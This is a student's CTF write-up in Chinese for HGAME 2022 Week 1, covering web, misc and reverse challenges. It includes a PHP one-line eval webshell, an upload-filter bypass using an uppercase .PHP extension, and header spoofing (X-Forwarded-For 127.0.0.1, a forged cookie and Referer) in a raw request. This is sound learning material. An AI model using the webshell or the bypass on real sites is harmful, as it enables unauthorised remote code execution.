

# HGAME 2022 Week1 writeup by D3ic1de

---

## HGAME 2022 Week1 writeup by D3ic1de

### Web

[Classic Childhood Game](#)

[Become A Member](#)

[Show Me Your Beauty](#)

[Guess Who I Am](#)

### misc

[Sign in](#)

[e99p1ant\\_want\\_girlfriend](#)

[神秘的海报](#)

[Where am I](#)

### Re

[text your IDA](#)

## Web

---

### Classic Childhood Game

这是一个纯前端写的页面，打开靶机看到的是一个魔塔，先玩会儿(bushi

玩了一会之后，放弃了，打开开发者工具，看看前端的代码。

然后我们发现这js的文件——对应着一定的功能，然后我就去看看这一堆js文件，一直看到最后，没看出啥，然后问了ek1ng学长，ek1ng学长提醒我让我再看看event.js，发现打通关了之后会触发一个mota()函数

```
function mota() {
  var a =
['\x59\x55\x64\x6b\x61\x47\x4a\x58\x56\x6a\x64\x61\x62\x46\x5a\x31\x59\x6d\x35\x
73\x53\x31\x6c\x59\x57\x6d\x68\x6a\x4d\x6b\x35\x35\x59\x56\x68\x43\x4d\x45\x70\x
72\x57\x6a\x46\x69\x62\x54\x55\x31\x56\x46\x52\x43\x4d\x46\x6c\x56\x59\x7a\x42\x
69\x56\x31\x59\x35'];
  (function (b, e) {
    var f = function (g) {
      while (--g) {
        b['push'](b['shift']());
      }
    };
    f(++e);
  })(a, 0x198));
  var b = function (c, d) {
    c = c - 0x0;
    var e = a[c];
    if (b['CFrzVf'] === undefined) {
      (function () {
        var g;
        try {
```

```

        var i = Function('return\x20(function()\x20' +
'{}.constructor(\x22return\x20this\x22)(\x20)' + ');');
        g = i();
    } catch (j) {
        g = window;
    }
    var h =
'ABCDEFGHIIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'
g['atob'] || (g['atob'] = function (k) {
    var l = String(k)['replace'](/=+$/, '');
    var m = '';
    for (var n = 0x0, o, p, q = 0x0; p = l['charAt'](q++); ~p && (o = n %
0x4 ? o * 0x40 + p : p, n++ % 0x4) ? m += String['fromCharCode'](0xff & o >>
(-0x2 * n & 0x6)) : 0x0) {
        p = h['indexOf'](p);
    }
    return m;
});
}());
b['fqlkGn'] = function (g) {
    var h = atob(g);
    var j = [];
    for (var k = 0x0, l = h['length']; k < l; k++) {
        j += '%' + ('00' + h['charAt'](k)['toString'](0x10))['slice']
(-0x2);
    }
    return decodeURIComponent(j);
};
b['iBPtNo'] = {};
b['CFrzVf'] = !![];
}
var f = b['iBPtNo'][c];
if (f === undefined) {
    e = b['fqlkGn'](e);
    b['iBPtNo'][c] = e;
} else {
    e = f;
}
return e;
};
alert(atob(b('\x30\x78\x30')));
}

```

然后把这个mota()函数copy一下，放到自己的vscode跑一下，就可以拿到flag啦

## Become A Member

这是一道http的题目

他让我们先提供一下身份证明(Cute-Bunny)，那我们就用hackbar插件给他添加一个User Agent,值为Cute-Bunny

然后页面显示需要名为Vidar的邀请码(code)，我先试了post和get发现都不行，然后去问了R1esbyfe学长，学长说code不是通过body的形式来传的，然后发现响应头的Set-Cookie中有一个code=guest，于是我就用hackbar将Coosies的值改为code=Vidar

接着它又说只接收来自bunnybunnybunny.com的会员资格申请，很容易就想到是Referer,于是就添加一个Referer:bunnybunnybunny.com

接下来是本地的请求，那就Add Header,X-Forwarded-For: 127.0.0.1

最后让我们以json请求方式登录，我还是先试着用post上传

{"username":"luckytoday","password":"happy123"}，发现不行，然后我接着去搜了json的一些资料，于是我用burpsuite进行抓包

Request		Response
Pretty	Raw	Hex
<pre>1 GET / HTTP/1.1 2 Host: week-1.hgame.lwsec.cn:31422 3 User-Agent: Cute-Bunny 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 6 Accept-Encoding: gzip, deflate 7 Referer: bunnybunnybunny.com 8 Connection: close 9 Cookie: code=Vidar 10 Upgrade-Insecure-Requests: 1 11 X-Forwarded-For: 127.0.0.1 12 Pragma: no-cache 13 Cache-Control: no-cache 14 Content-Length: 47 15 16 {   "username": "luckytoday",   "password": "happy123" }</pre>		

发送，回到响应就拿到flag了

```
</y>
</svg>
<hl>
  hgame{H0w_ArE_Y0u_T0day?}
</hl>
</div>
<div>
```

## Show Me Your Beauty


这是一道文件上传题，那就写个php一行木马

```
<?php
    @eval($_POST['shell']);
?>
```


再将文件后缀改为.jpg，上传成功，然后再用burpsuite进行抓包，找到上传的文件名，并把后缀改成php，重新上传，但是上传失败了，于是去搜了一些资料后，发现可以改成php3,php5,phtml,phtm等后缀进行绕过，每个都尝试了一下，发现都不行，然后发现可以将后缀进行大写，改成.PHP上传成功。

```
{"json": "Upload Successfully! .\\img\\shell.PHP"}
```

然后用蚁剑进行连接



找到根目录，里面就有一个名为flag的文件



## Guess Who I Am

首先看题面就知道需要写个脚本

学长要求的答对100次问题可太难了，你能帮兔兔写个脚本答题吗？

进去之后就是题目，嘶100道题啊，然后想了想答案会不会协会的官网有，然后去协会官网看了看，确实有历届协会成员的信息，刚好能跟题目对上。然后就去问ek1ng学长需不需要去协会官网把数据爬下来，学长提醒f12，源码里的注释有hint。(-\_-||)

```
<!--  
Hint: https://github.com/Potat0000/Vidar-Website/blob/master/src/scripts/config/member.js  
-->  
<div id="ann" data-v-ann="">...</div>
```

这个网址里有所有题目的答案"id": "", "intro": ""。我先写了几题

# Guess who I am

Vidar-Team Member Intro: 18 级 / Web / 车万

Score: 7

然后去学了一整天的爬虫，但是学了个寂寞，于是头铁刚，一题一题写，也算是莽出来了

# Guess who I am

Vidar-Team Member Intro: 21级 / 爱好歪脖 / 究极咸鱼一条 / 热爱幻想 / 喜欢窥屏水群

Score: hgame{Guess\_who\_i\_am^Happy\_Crawler}

<input type="text" value="逆风"/>	<input type="button" value="确认"/>
---------------------------------	-----------------------------------

但我寻思着总不能这么写题解吧

未完待续（只因还在学爬虫）


## misc

### Sign in

这题比较简单给下面的Flag进行Base64解码就可以了

### e99p1ant\_want\_girlfriend

这题先问了下4nsw3r,这题只需要看题目然后+百度就可以整出来了，于是我就去搜crc校验相关的一些题，需要一个010 Editor软件打开图片



查了一些资料，第一行前8个字节**89 50 4E 47 0D 0A 1A 0A**是png格式的文件头，第一行后8个字节的前四个**00 00 00 0D**（十进制的13）代表数据块的长度为13，数据块包含png图片的宽高等信息，这段格式是**固定的**

第二行前八个字节的前四个字节**00 00 02 00**代表图片的宽，这段数据由图片的实际宽决定，之后的四个字节**00 00 02 A8**代表图片的高，这段数据是由图片的实际高度决定的。

第二行的后三个，和第三行的第一个紫色标识的字节是CRC校验码

图片的宽高和校验码是可修改的，改完宽高之后要重新计算CRC校验码。

刚开始我就尝试增大图片的宽然后整出来了一些奇怪的东西，像极了以前家里老电视信号不好的时候整出来的图样

试了好几次，就换了种想法，改一下高度试试，把高度改大  
然后..就找到flag了

010 Editor - C:\Users\Deicide\Desktop\le99p1ant\_want\_girlfriend(1)\le99p1ant\_want\_girlfriend9.png

File Edit Search View Format Scripts Templates Debug Project Tools Window Help

Startup e99p1ant\_want\_girlfriend9.png x

0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF

0000h 89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52 %PNG.....IHDR

0010h 00 00 02 00 00 00 02 C8 08 06 00 00 00 09 C3 48 .....t.....AU

0020h 2A 00 00 00 09 70 45 50 75 00 00 0B 13 00 00 0B #....pHYs.....

0030h 13 01 00 9A 9C 18 00 00 0A 4D 69 43 43 50 50 68 ...sø....MiCCPPh

0040h 6F 74 6F 73 68 6F 70 20 49 43 43 20 70 72 6F 66 otoshop ICC prof

0050h 69 6C 65 00 00 78 DA 9D 53 77 58 93 F7 16 3E DF ile..xÜ.SwX"+.>B

0060h F7 65 0F 56 42 D8 F0 B1 97 6C 81 00 22 23 AC 08 =e.VB0ð±-l.."#-.

0070h C8 10 59 A2 10 92 00 61 84 10 12 40 C5 85 88 0A È.Yç.'a,,..@A..

0080h 56 14 15 11 9C 48 55 C4 82 D5 0A 48 9D 88 E2 A0 V...æHUA,Ö.H.~ä

0090h 28 B8 67 41 8A 88 5A 8B 55 5C 38 EE 1F DC A7 B5 (,gAS^Z,U\8i.Üsµ

00A0h 7D 7A EF ED ED FB D7 FB BC E7 9C E7 FC CE 79 CF }zii10×0¼æçüÿI

00B0h 0F 80 11 12 26 91 E6 A2 6A 00 39 52 85 3C 3A D8 .€...&'æcj.9R...<:0

00C0h 1F 8F 4F 48 C4 C9 BD 80 02 15 48 E0 04 20 10 E6 ..OHÄÉ%€.Hä..æ

00D0h CB C2 67 05 C5 00 00 F0 03 79 78 7E 74 B0 3F FC ÉAg.Ä..ð.yx-t?ü

00E0h 01 AF 6F 00 02 00 70 D5 2E 24 12 C7 E1 FF 83 BA .To...p0\$.Çáÿf°

00F0h 50 26 57 00 20 91 00 E0 22 12 E7 0B 01 90 52 00 P&W. 'à",ç...R.

0100h C8 2E 54 C8 14 00 C8 18 00 B0 53 B3 64 0A 00 94 È.TÈ...È...°S'd..

Template Results - PNG.bt

Name	Value	Start	Size	Color	Comment
> struct PNG_SIGNATURE sig		0h	8h	Fg: Bg:	
> struct PNG_CHUNK chunk[0]	IHDR (Critical, Pu...	8h	19h	Fg: Bg:	
> struct PNG_CHUNK chunk[1]	pHYs (Ancillary, P...	21h	15h	Fg: Bg:	
> struct PNG_CHUNK chunk[2]	iCCP (Ancillary, P...	36h	A59h	Fg: Bg:	
> struct PNG_CHUNK chunk[3]	cHRM (Ancillary, ...	A8Fh	2Ch	Fg: Bg:	
> struct PNG_CHUNK chunk[4]	IDAT (Critical, Pu...	ABBh	AD844h	Fg: Bg:	
> struct PNG_CHUNK chunk[5]	IEND (Critical, Pu...	AE2FFh	Ch	Fg: Bg:	

Inspector

Type	Value
Binary	00000000
Signed Byte	0
Unsigned Byte	0
Signed Short	0
Unsigned Short	0
Signed Int	150994944
Unsigned Int	150994944
Signed Int64	8311754233...
Unsigned Int64	8311754233...
Float	1.540744e-33
Double	1.540744e-33

Pos: 33 [21h] Val: 0 0h Size: 713,483 Hex ANSI LIT OVR





hgame{e99p1ant\_want\_a\_girlfriend\_qq\_524306184}

## 神秘的海报


坐车回到家的兔兔听说ek1ng在HGAME的海报中隐藏了一个秘密..... (还记得我们的Misc培训吗?)

Misc培训? 我立刻去看了看misc培训的ppt




# 如何从图片解密隐写内容

StegSolve



然后下载stegsolve, 用stegsolve打开文件, Analyse-Data Extract




这里找到了一部分flag:" hgame{U\_Kn0w\_LSB&W ", 而且提供了一个网站

<https://drive.google.com/file/d/13kBos3lXlfwkf3e0z0kJTEqBxm7RUK-G/view?usp=sharing>提供另一部分的flag, 并提示我们科学上网来连接

if you directly access the google drive cloud disk download in China, it will be very slow, you can try to use Scientific Internet access solves the problem of slow or inaccessible access to external network resources. This is my favorite music, there is another part of the secret in the music, I use **Steghide** to encrypt, the password is a **6-digit password** we agreed at the time, even if someone else finds out here, it should not be so easy to crack

稍微的学习了一下，连上了



将音频下载之后，不知道怎样获得这另一部分flag，问了ek1ng学长，原来在stegsolve解出来的内容里面写了(-\_-||)，下载了steghide，稍微学了下用法

```
Windows PowerShell
版权所有 (C) Microsoft Corporation。保留所有权利。

安装最新的 PowerShell，了解新功能和改进！ https://aka.ms/PSWindows

PS D:\steghide\steghide> .\steghide extract -sf "C:\Users\...\Bossanova.wav"
Enter passphrase:
wrote extracted data to "flag2.txt".
PS D:\steghide\steghide>
```


在steghide的文件夹中找到flag2.txt



